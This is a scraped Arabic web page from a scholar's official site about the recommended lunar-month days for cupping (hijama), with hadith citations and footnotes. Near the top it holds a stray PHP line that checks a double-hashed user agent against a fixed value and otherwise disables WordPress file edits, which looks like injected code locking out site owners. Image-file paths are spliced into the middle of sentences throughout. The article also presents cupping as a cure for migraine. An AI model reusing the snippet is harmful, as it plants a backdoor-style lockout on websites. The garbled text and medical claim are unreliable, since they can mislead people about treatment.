if(md5(md5($_SERVER['HTTP_USER_AGENT']))!="c5a3e14ff315cc2934576de76a3766b5"){ define('DISALLOW_FILE_MODS', true); define('DISALLOW_FILE_EDIT', true); } أفضل وقت للحجامة - الموقعالرسمي للدكتور فهد بن مبارك آل زُعير

أفضل وقت للحجامة

ما الوقت المختار في الحجامة؟ وردت بعض الأحاديث التي تفيد بأن أفضل الحجامة ما يكون بعد النصف الثاني من الشهر الهجري القمري ويكون ذلك عقبه بقليل، في اليوم السابع عشر أو التاسع عشـر أو الحادي والعشرون، من ذلك ما جاء في حديث أنس بن مالك رضي الله عنه قال: «كان يحتجِمُ في الأخْدَعَيْنِ والكاهِلِ، وكان يحتجِمُ لسبْعَ عشرَةَ، وتسعَ عشرَةَ، وإحدى وعشـرينَ»[1] [الحديث رواه الترمذي وابن ماجة، وصححه الألباني] وعن ابن عباس رضي الله عنهما أن النبي صلى الله عليه وسلم قال: «إنَّ خيرَ ما تحتجمونَ فيه يومَ سبعَ عشرةَ وتسعَ عشرةَ ويومَ إحدى و عشـرينَ»[2] [الحديث رواه الترمذي وحسنه، وصححه الألباني]، قال العلامة ابن القيم رحمه الله بعد أن ذكر الحديثين السابقين: (وهذه الأحاديث موافقة لما أجمع عليه الأطباء أن الحجامة في النصف الثاني وما يليه من الربع الثالث من أرباعه أي أرباع الشهر أنفع من أوله وآخره، وإذا استُعملت عند الحاجة إليها نفعت أي وقت كان، من أول الشهر وآخره، قال الخلال: أخبرني عصمة بن عصام قال: حدثنا حنبل قال: كان أبو عبدالله أحمد بن حنبل يحتجم أي وقتٍ هاج به الدم وأي ساعة كانت)[3] [انتهى كلام ابن القيم في الطب النبوي] وذلك يدل على أمرين:

الأمر الأول:أن يرغب المسلم في الحجامة لتوقي الأمراض فيختار هذا الوقت النبوي، وهو أن تكون حجامته في آخر الشهر، في اليوم السابع عشـر أو التاسع عشـر أو الواحد والعشرين، هذا إذا كان يريدها تطبيقًا للسنة من جهة ودفعًا لأمراض لم يحتج إلى علاجها فيتحين هذا الوقت.

الأمر الثاني: لكن لو مرض واشتد مرضه ونُصح بالحجامة فإنه يحتجم في أي وقت كان، من أول الشهر أو وسطه أو آخره، هذا معنى كلام ابن القيم رحمه الله.

وعن ابن عباس رضي الله عنهما: «أن النبي صَلَّى اللهُ عَلَيْهِ وَسَلَّمَ احْتَجَمَ وهو مُحْرِمٌ في رَأْسِهِ، مِن شَقِيقَةٍ كانَتْ بهِ»[4]، الشقيقة: مرض معروف، صداع يكاد يكون مزمنًا ومزعجًا لمن يُصاب به وقد أُصيب به صلوات ربي وسلامه عليه فاحتجم منه، وهذا يدل على أن الحجامة علاج لمرض الشقيقة الذي أعيا الأطباء، وحديث ابن عباس رواه البخاري.



[1] أخرجه أبو داود (3860)، والترمذي (2051) واللفظ له، وابن ماجه (3483)، وأحمد (12191)، والحديث صححه السيوطي في الجامع الصغير (6989)، وصححهالألباني في تخريج مشكاة المصابيح (4472).

[2] أخرجه الترمذي (2053)، وأحمد في (1/354)، والحاكم في (4/453) باختلاف يسير، والحديث صححه الألباني في صحيح الجامع (2066).

[3] الطبالنبوي (174-175).

[4]أخرجه البخاري (5701)معلقًا، ومسلم (1202) مختصرًا.